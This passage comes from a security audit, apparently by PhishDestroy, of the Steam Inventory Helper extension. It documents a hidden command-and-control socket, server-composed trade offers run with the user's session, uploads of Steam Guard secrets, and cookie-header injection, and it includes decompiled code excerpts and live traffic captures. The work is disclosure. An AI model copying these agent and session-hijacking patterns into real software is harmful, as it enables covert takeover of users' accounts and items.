Campaign titles in the operator's own feed read "Tradeit (Sponsor NOT RU)", "sihmarketP2P (Sponsor RU)" — the ad server's internal campaign names literally tag per-country targeting, and the RU/US responses differ on the same call. This is live, server-side, per-geo ad switching — the exact behavior developer replies deny while claiming "SIH and all its content undergo regular moderation by Google": Google reviews submitted code, not this feed. 4 of 5 slots currently serve the skinrave.gg gambling campaign with SIH's affiliate tag (`r=sih`) — including the Steam trade window and 22 third-party marketplaces.

2.3 Logging / telemetry endpoints

Endpoint / channel	Payload
`wss://wss-new.steaminventoryhelper.com` (C2)	handshake: `{client:"sih-extension", clientVersion, capabilities}`; heartbeat 25 s; reconnect backoff `[10s, 10s, 20s, 30s, 50s, 80s, 130s]`
`sentry.steaminventoryhelper.com` DSN `3f2c5883e4126dccaf4c6e9645bf4230@.../12`	exceptions + **`userInfo` (full Steam profile) and `sihAppUserProfile` attached as event extras** (`setExtraSihUser`, 922.js:24063-24079). **Correction of earlier notes:** the `Breadcrumbs` integration is explicitly filtered out (922.js:24098-24105) — DOM/XHR breadcrumbs are NOT sent. The user-data-in-extras finding stands.
`items.steaminventoryhelper.com/prices/v2/update`	POST: user's observed prices `{steamid, hash_name, app_id, prices, buy_price, sold, orders, updatedAt}` (batch ≤ 1000 items) (922.js:135699-135703)
`core.steaminventoryhelper.com/historystatsoverprices`	POST: purchase/market history, base64, `x-sih-token`, `withCredentials`
`core.steaminventoryhelper.com/sih/ping`	GET with `x-sih-token`: **server→client control response** (§5)
`core.sih.app/sih/backups/sync`	POST: **base64 maFiles + manifest** (Steam Guard `shared_secret`/`identity_secret`), header `X-Sih-Token` (922.js:99652-99664)
`core.steaminventoryhelper.com/steam/check`	POST `steamUsername`
`skinpay.sih.app/steam-inventory/<steamId>/<appId>`	third-party inventory fetch by steamId (server-side proxy)
`gamestats.steaminventoryhelper.com/api/v1|v2`	key-orders, tournaments, online stats
Event streams	`sendEventData`, `sihEventReg`, `SEND_EVENT_REGISTRATION_V2`, `sendMircoStats`, `sendUserHistoryInfo` (background alarms)

2.4 C2 event names (complete list)

Declared at 922.js:30887-30902 — this is the server→client command vocabulary:

```
connect              handshake (client id, version, capabilities)
jsonsend             generic command packages: refreshTradeList, balanceUpdated,
                     wishList, followgame, refreshWithdrawOrder, steamRefill,
                     updateUser, sihrep, trader_tool.steam.{get_my_listings,
                     sell_item, remove_listing}            (922.js:58006)
```

```
tradesend            server orders the client to SEND a trade offer  (922.js:80728-80778 "Trade send:
called")
tradeaccept          server orders the client to ACCEPT a trade offer
tradedecline         server orders the client to DECLINE a trade offer
tradecancel          server orders the client to CANCEL a trade offer
task.new             server assigns a task to the client             (922.js:74793-74803)
task.result          client reports the task outcome back
syncuserinfo         server orders an on-demand user-data upload
permissionsget / permissionsrequest / permissionsedit
vYPRqkhY88H9iuTxrcm / vYPRgkhY88H91uTxrcm / vYPRqkhY88H91uTxrcm / vYPRqjhY88H91uTxrcm
                     ← 4 deliberately OBFUSCATED event names (unnamed handlers)
```

`task.new` actions (922.js:30871-30879, dispatcher 74793-74803):

```
trader_tool.steam.get_my_listings
trader_tool.steam.get_market_history
trader_tool.steam.get_price_overview        ← distributed price scraping
trader_tool.steam.get_price_overviews       ← batch price scraping
trader_tool.steam.sell_item                 ← sell on the user's account
trader_tool.steam.sell_items                ← mass sell
trader_tool.steam.remove_listing            ← 922.js:71398-71425
trader_tool.steam.remove_listings
trader_tool.steam.get_wallet_currency
```

---

3. THE C2 CHANNEL (PROOF)

`service-worker.js` → `bundle/js/background.js` → agent bootstrap (922.js:80905-80951):

```js
var i = new zy.WSProvider("wss://wss-new.steaminventoryhelper.com", o, e);
n.wrap(i);                    // retry wrapper, delays [10s,10s,20s,30s,50s,80s,130s]
var s = new Vy(XA, i, r, a);  // Vy = agent; XA = event→handler map
var c = new Yy(s, "sih_app_market_toggle", ...); // runner, 2 s poll
```

- The agent (`Vy`, 922.js:30219-30260) subscribes every handler to `provider.onmessage(type, handler)` and maintains a persistent socket with a 25-second ping and exponential reconnect backoff — standard resilient C2 transport.
- The handshake advertises `{client: "sih-extension", clientVersion, capabilities}` (922.js:30880-30886) — the server knows each node's version and feature set.
- The agent can be **stopped / restarted / re-enabled remotely** (`restartAgent`, `updateState`, `ok.run(true)` / `ok.stop(true)`, 922.js:81646-81759).
- Four event names are obfuscated (`vYPR...`), i.e. the developers deliberately hid part of the command vocabulary from casual review.

4. TASK EXECUTION THROUGH THE USER'S SESSION (PROOF)

Handler `task.new` → action dispatch → concrete example, remove-listing task (922.js:71398-71425):

```js
n = e.data.listingId;             // task payload from the server
o = e.taskId;
zS(n, r.storage.get("steamId"), r.storage.get("sessionId")); // executed AS THE USER
r.provider.send({ event: "task.result", payload: { taskId: o, data: { ok: true, listingId: n } } });
```

The agent's storage holds **`steamId` and `sessionId` of the logged-in user**; every task executes Steam calls with those credentials, and the outcome is reported back over the C2 socket. The identical pattern applies to price-scraping tasks (`get_price_overview(s)`), which feed the commercial price database at `items.steaminventoryhelper.com` (crowd-sourced via `prices/v2/update`, resold as "SIH Steam Median" and as a paid price provider).

Additionally, the `sih_app_market_toggle` agent runs an **autonomous buy loop** (922.js:127030–127218): it takes the top item from a local buy-stack (`sihAppBuyStack`), checks `user.balance / 1000 ⩾ price`, calls `POST /sih/buy` (with `steam_id`, `custom_trade_link`, 922.js:27465–27517), retries up to 10 iterations per item with a 10-minute deadline (`finishOrderAt = Date.now() + 600000`), and logs outcomes to the developer's storage log.

4.0 The `tradesend` primitive — server-composed trade offers executed on the user's account (deepest proof)

Full handler at 922.js:80049–80207. When the C2 pushes a `tradesend` event, the client stores the payload and runs a **3-second interval loop** that drains the queue and, for every server-pushed task, composes a Steam trade offer **entirely from server-provided fields**:

```js
f = l.sender.items || [];        // items TAKEN FROM the user's inventory
h = l.recipient.items || [];     // items given to the partner
u = {
  sessionid: o.sessionId,                       // user's Steam session
  partner: s.data.recipient.steamId,            // server-chosen recipient
  json_tradeoffer: { me: {assets: ...}, them: {assets: ...} },
  trade_offer_create_params: { trade_offer_access_token: s.data.recipient.tradeToken },
  tradeoffermessage: s.data.tradeMessage        // optional server-set message
};
HA(u, e, s);                     // POST steamcommunity.com/tradeoffer/new/send
```

The server decides **who** receives the user's items (partner steamId + access token), **what** is taken (`sender.items`), and **the message**; the client executes it with the user's `sessionId`, then `tradeaccept`/auto-confirm (§2.4, §4) can finish it without user involvement. This is a remote-controlled item-movement primitive over every connected client — the "users as background proxies/instruments" thesis proven at the asset level. (Operationally it powers SIH Market P2P deliveries; nothing in the protocol limits it to that.)

5. FLEET GATING — SERVER-SIDE ROLLOUT CONTROL (PROOF)

`pingUser` → `GET core.steaminventoryhelper.com/sih/ping` (922.js:25960–26029) returns:

Server field	Client effect
`controllerIds`	stored to `AVAILABLE_CONTROLLER_LAST_NUMBER_IDS`; agent enabled only if **the last digit of the user's steamId is in the list** — 10% bucket canary control of the fleet (922.js:161250–161264)
`controller`	stored to `server_switch_controller` — global kill/enable switch
`timer`	stored to `INVENTORY_PARSING_INFO.timer` — remote tuning of inventory parsing cadence
`itemPayIds`	stored to `AVAILABLE_ITEM_PAY_IDS` — server-chosen item sets

The same `/sih/ping` request uploads the user's state (`disabled` reasons, `userGemsCount`).


6. WHY THE TRAFFIC LOOKS LEGITIMATE (RESIDENTIAL-IP SCRAPING)

- All Steam requests originate in the **user's browser** — real residential IP, real browser TLS fingerprint, real `sessionid`/`steamLoginSecure` cookies.
- Cookies are read via `chrome.cookies` (e.g. 922.js:33450) and, where the fetch layer needs them, the extension **creates dynamic `declarativeNetRequest` rules that set the `Cookie` header** on its own requests (rule builder 922.js:124863–124912; `setRule`/`removeRule` wrapper 922.js:13161–13324).

The `rules.json` shipped in the package is `[]` — all header-manipulation rules are created **dynamically at runtime**, invisible to store review.
- The code self-throttles to stay below Steam's abuse radar: `TRADE_REQUEST_LIMIT_COUNT` (> 20 → pause), `CLEAR_TRADEOFFER_REQUEST_LIMIT` alarm, `STEAM_RATE_LIMITED` handling, and a **server-controlled delay** for price uploads (`a.data.delay` from the `prices/v2/update` response, 922.js:135711-135719).

Net effect: scraping that would be blocked from datacenter IPs is laundered through hundreds of thousands of residential users — each individual client stays under the limit, while the aggregate fleet harvests continuously.

7. DATA LOOP (WHAT THE GRID PRODUCES)



8. RISK ASSESSMENT

8.1 Proven risks

#	Risk	Severity	Evidence
R1	**C2 over user accounts** — the server can send/accept/decline/cancel trades and sell/remove items on every connected client	CRITICAL	§2.4, §4
R2	**Distributed scraping grid** — price-history harvesting at scale through residential IPs	CRITICAL	§4, §6
R3	**Steam Guard secrets uploaded to developer cloud** (`backups/sync`, plaintext when SDA unlocked) — server compromise = mass account takeover with 2FA bypass	CRITICAL	§2.3
R4	**Obfuscated command vocabulary** (4 unnamed `vYPR*` events) — part of the remote command surface is deliberately hidden from review	HIGH	§2.4
R5	**Fleet canary gating by steamId digit** — silent enable/disable of node capabilities per bucket	HIGH	§5
R6	**HTTP banner on hardcoded IP** (MITM content injection into Steam pages, RU-locale targeting)	HIGH	§2.1
R7	**Full economic profile exfiltration** (prices, orders, history, balances) + `userInfo` into Sentry	HIGH	§2.3
R8	Auto-confirm + auto-buy loops can move items/money with a single server-side or logic error	HIGH	§4

8.2 Capability present, abuse not evidenced (must be stated honestly)

- **Layer-7 DDoS / mass-targeting**: the transport (persistent WSS + 25 s heartbeat), the dispatch layer (`task.new`, `jsonsend`) and the authenticated request machinery exist, so the fleet **could** be pointed at any Steam or third-party endpoint at any rate the server chooses. In the audited version, task types are limited to Steam market endpoints and no command floods targets. Verdict: **capability present; no evidence of current abuse in code.**
- **Arbitrary URL fetching**: the universal HTTP client (`Gs.Ay.apiRequest`) + `<all_urls>` + dynamic DNR rules could technically fetch arbitrary hosts with arbitrary headers. The observed call graph targets Steam, SIH's own domains and 5 partner-market APIs. Verdict: same — **capability present, not exercised.**

8.3 Vulnerabilities (concrete, demonstrable)

1. **MITM on the ad chain**: `http://23.105.226.164/...` banner (no TLS) inside authenticated Steam pages → on-path attacker controls link/image content.
2. **Secret upload channel**: `backups/sync` base64-encodes maFiles; base64 is encoding, not encryption — server-side storage security is unknown and unauditable; combined with auto-confirm this is a full account-takeover path.
3. **Cookie-header injection machinery**: dynamic DNR `modifyHeaders` rules (runtime-created, `rules.json` empty at review time) can set any cookie value on any request the worker makes — a general-purpose session-impersonation primitive.
4. **Un-auditable remote behavior**: 4 obfuscated event names + server-pushed toggles mean the reviewed code does not equal the deployed behavior; Google's review cannot statically enumerate the command surface.

---

9. GOOGLE POLICY MAPPING (Chrome Web Store)

Policy	Violated?	Mapping
User Data Privacy — limited use, disclosure, secure handling	**YES**	R3, R7: authentication secrets and full economic profiles leave the browser without prominent disclosure; "description" claims only "prices, item details, trade status"
Permissions — minimum scope	**YES**	`<all_urls>` + `cookies` + `webRequest` + `declarativeNetRequestFeedback` + `management` for a "price helper"; DNR header-injection machinery at runtime
Single Purpose	**YES**	price helper + authenticator + trade bot + C2 agent + gambling + ads in one package
Deceptive / Misleading functionality	**YES**	hidden C2 agent with obfuscated commands; undisclosed remote task execution on the user's account
Ads policy (clear labeling)	**YES**	injected sponsored banners/links in Steam UI incl. an HTTP hardcoded-IP banner targeted at RU users
Malware-like behavior / remote code control	**RISK — strongest case**	an always-on C2 socket that can operate the user's account and whose command vocabulary is partially obfuscated is, functionally, a remotely-controlled execution agent on every client

---

10. LIVE CAPTURE (2026-10-11) — C2 observed in real time

Setup: Brave (isolated profile) + unpacked SIH from this package + mitmproxy (venv), test Steam account `TEST-STEAMID` ("test"/profile `test-profile`), all flows in `evidence/flows.mitm`, extracted subset `evidence/c2_live_capture.json`.

10.1 Node registration on the C2. On extension start the service worker opens `wss://wss-new.steaminventoryhelper.com` and transmits:

```json
{"event":"connect","data":{"steamId":"TEST-STEAMID","name":"test","avatar":"https://avatars.fastly.steamstatic.com/…","token":"<redacted trade token>","client":"sih-extension","clientVersion":"2.11.12","capabilities":["trader_tool.steam.get_market_history","trader_tool.steam.get_my_listings","trader_tool.steam.get_price_overview","trader_tool.steam.get_price_overviews","trader_tool.steam.get_wallet_currency","trader_tool.steam.remove_listing","trader_tool.steam.remove_listings","trader_tool.steam.sell_item","trader_tool.steam.sell_items"]}}
```

i.e. every node hands the server its **Steam ID, profile name, avatar and trade-link token**, and advertises exactly which remote tasks it can execute. The obfuscated event `vYPRqkhY88H91uTxrcm` is an agent registration exchange (server replies `<redacted agent token>` — node token); `permissionsget` returns `{"trading":{}}`; heartbeat `{"name":"ping"}` every 25 s.

10.2 Live control channel. `GET core.steaminventoryhelper.com/sih/ping` (header `x-sih-token`) returns right now:

```json
{"success":true,"message":"pong","ids":[],"timer":
{"min":6,"max":10},"controller":true,"controllerIds":[0,1,2,3,4,5,6,7,8,9],"itemPayIds":
[0,1,2,3,4,5,6,7,8,9],"isAvailableWebApi":true}
```

`controller:true` with all steamId digits enabled — **the whole fleet is switched ON at the moment of capture**; `timer` remotely sets the inventory-parsing cadence.

10.3 Live scraping upload. Browsing a single market listing made the client POST `https://items.steaminventoryhelper.com/prices/v2/update` with `{"items":[{app_id, hash_name, prices, buy_price, orders, updatedAt}], "steamId":"TEST-STEAMID"}` — observed items are attributed to the user's steamId; the server answers `{"data":{"delay":1}}` — **it remotely controls the upload cadence per node**.

10.4 Live ad targeting. `POST ads.steaminventoryhelper.com/api/v1/adapi/<slot>/find-all` carries `{"f":{"country":"RU","language":"ENGLISH"}}` (taken from the Steam account's store country, not the IP); the RU feed returned skinrave.gg (`r=sih`) on the `marketSponsorBanner`/`marketLeftSideBanner` slots and the 10-campaign sponsor feed on `marketSponsor`.

10.5 Server-side profile store. `GET /sih/user` returns the SIH account with `socials: [["steam","TEST-STEAMID","<username>","<redacted trade token>"]]` — **the user's trade-link token is persisted server-side**, alongside `country`, `apiKeyInfo.isAllowedByAdmin` (admin gating) and balance.

10.6 C2 anti-probing. Direct WS upgrade from a non-browser client (Node/undici TLS fingerprint) → **HTTP 403 at handshake** (`evidence/ws_c2_handshake.log`). The C2 only talks to genuine in-Chrome extension contexts — i.e. it is deliberately observable-resistant from the outside, which is why §10 matters.

10.7 Silent Steam session linking (session used for developer's purposes). Right after the Steam login, the extension context (`Origin: chrome-extension://…`) POSTed `steamcommunity.com/openid/login` with `action=steam_openid_login` and the **full live cookie set including `steamLoginSecure`** (the session JWT). `openid.return_to = https://core.inventorymaker.com/sih/return` — Steam 302-redirected the signed identity straight to SIH's OAuth backend, silently linking/creating the SIH account (`kirillovavioletta1`…). No Steam consent screen and no user action: the extension consumed the user's authenticated session to authenticate itself with its own backend. (`evidence/session_audit.json`, openid flow in `evidence/flows.mitm`.)

10.8 What the session carried home (telemetry). Every page view was reported to `stats.steaminventoryhelper.com/event-register` with steamId, country, language, the page path (`steamcommunity/market`, `/inventory`, `/tradeoffers`…), which ad was shown, and a persistent `uid`; profile telemetry sent nickname/level/steamId/profile link (`profile-page-events`). Prices observed on viewed pages were uploaded keyed to the user's steamId (`prices/v2/update`, server replies a per-node `delay`). Three WSS C2 connections were opened during a ~1-hour session.

---

11. APPENDIX — REPRODUCIBILITY

```bash
npx webcrack bundle/js/background.js        -o bg   # 120 webpack modules
npx webcrack bundleAngular/backgroundAngular.js -o ang
npx webcrack js/siteExt/global.bundle.js    -o global
```

Key line references (webcrack output, main module `922.js`):

```
- C2 bootstrap 80905-80951; agent class 30219-30260; event names 30871-30902
- task dispatcher 74793-74803; remove-listing task 71398-71425; jsonsend 57996-58085
- tradesend handler 80728-80778; ping/control 25960-26029; steamId-bucket gate 161250-161264
- buy loop 127030-127218; /sih/buy 27465-27517; maFiles sync 99620-99679
- DNR rule engine 13161-13324; cookie-header injection 124863-124912
- Sentry extras 24063-24108; price upload 135670-135719

*All findings are static-analysis facts of the audited build; the "abuse not evidenced" qualifiers
are kept deliberately to keep the report defensible.*
```

> OBSERVATION SCOPE
> PhishDestroy’s supplied screenshots show the extension in a logged-out Steam browser interface; no Steam account was used for that observation. The code review was static; the follow-up live capture of 11 October 2026 ran the unpacked package in an isolated browser profile with a test account behind mitmproxy — its record is shown in the Live capture section and retained as evidence. The static audit and the supplied test-account capture are separate records. Visible integration, executable client paths and observed server behavior are recorded separately.

PRIMARY RECORDS / DATED ATTRIBUTION

Follow the record.

First-party statements, regulator and court documents, public distribution packages, and specifically identified historical reproductions. Policy pages and store listings are dated snapshots.

1. P01 Valve’s response to the Washington State Gambling Commission ↗
   Letter dated 17 October 2016; publicly reproduced primary document. Account closures, notices and the OpenID explanation.
2. P02 Valve: In-Game Item Trading Update ↗
   13 July 2016. Valve’s own account of automated commercial use and its agreements.
3. P03 The July 2016 notice naming CSGOFast ↗
   20 July 2016. Contemporary reporting reproducing the notice; historical secondary source.
4. P04 CSGOFast’s reported shutdown announcement ↗
   27 July 2016 report of a planned 29 July closure and stopped bots; contemporary reproduction of the operator’s statement.
5. P05 Kansspelautoriteit: Gamusoft LP ↗
   Dutch regulator; published 17 April 2025. Final order, continued violations and accrued penalties.
6. P06 Ksa’s underlying Gamusoft order ↗

2 April 2025. Steam login, Dutch test access, bitcoin funding, F balance, Double and withdrawal route.

7. P07Steam Inventory Helper — Chrome Web Store ↗
   Snapshot 11 October 2026 UTC: 1,000,000 users; 17.9K ratings; version 2.12.1; RedBoon Limited; Non-trader declaration.

8. P08SIH extension terms of service ↗
   Reviewed 11 October 2026 UTC. Extension scope, gambling-related wording, advertising, incorporated product terms and identity verification.

9. P09SIH privacy policy ↗
   Page updated 28 August 2026; reviewed 11 October. RedBoon Limited, data handling and contextual promotions.

10. P10CSGOFast's SIH connection and permission flow ↗
    Existing pinned code record CF01–CF03: extension installation, connection state, permission requests and server-side status checks.

11. P11CSGOFast responsible-play policy ↗
    Policy §8.1 and related claims. The dated policy snapshot is retained with the earlier AML investigation.

12. P12Official Google extension update service ↗
    2.12.1 acquired 11 October 2026, 03:32:42 UTC. Full CRX hash and signatures are recorded below; a later request may return another version.

13. P13SIH Mobile: publisher announcement ↗
    2 August 2026. Multiple accounts, import, automatic confirmations and the mobile product's local-key claim.

14. P14Steam Inventory Helper: What's new ↗
    22 November 2024. Cloud-data deletion and marketplace integrations; a product update, not an acquisition record.

15. P15New York v. Valve Corporation — complaint ↗
    Filed allegations, paragraphs 90–99: OPSkins, CSGOSell, CSFloat and Skinport access decisions. Selective account restoration by Valve, as alleged; the decision logs sit in Valve's possession.

16. P16Steam Subscriber Agreement ↗
    Reviewed 11 October 2026. Account access, commercial use, modification and automation terms.

17. P17Steam Online Conduct ↗
    Reviewed 11 October 2026. Advertising, gambling and prohibited commercial activity.

18. P18Chrome Web Store: advertisements ↗
    Official Google requirements for advertising disclosure, attribution, interference and host-content impersonation.

19. P19 Chrome Web Store: spam and abuse ↗
    Official Google policy on incentivized ratings, reviews and installation manipulation.
20. P20 SIH developer: sponsorship proposal ↗
    23 December 2015. First-party announcement identifying the CSGOFast sponsorship proposal.
21. P21 SIH developer: sponsorship and version 1.8.3 ↗
    31 December 2015. Sponsorship, a banner in trade offers and CSGOFast price data.
22. P22 SIH developer: ownership change ↗
    16 May 2016. First-party notice that an individual bought the extension.
23. P23 Contemporary reproduction of the ownership announcement ↗
    Historical discussion preserves a CSGOFast-branded Steam alias. It does not identify the current legal beneficial owner.
24. P24 CSGOFast current terms and named entities ↗
    Current footer snapshot names Lumigrid OÜ and Payplaysoft Limited; the dated contracts connecting them to Gamusoft LP and RedBoon Limited are records the operators hold and should publish.
25. P25 SIH developer: Steam request limits ↗
    11 November 2015. First-party announcement by the original developer, VplGhost, on request limits, HTTP 429 responses, queued price requests and a move toward outside price providers.

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
0db780013f05b182ee286c2698a458bfbf90eb9a6a329f55393e6c9c6d5d4141
```

Reuse and attribution

Authored research is released under CC0 1.0 Universal. Third-party statements, screenshots and other source material retain their own rights and attribution. The original rights statement is a separate signed object.

```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/csgofast-sih
```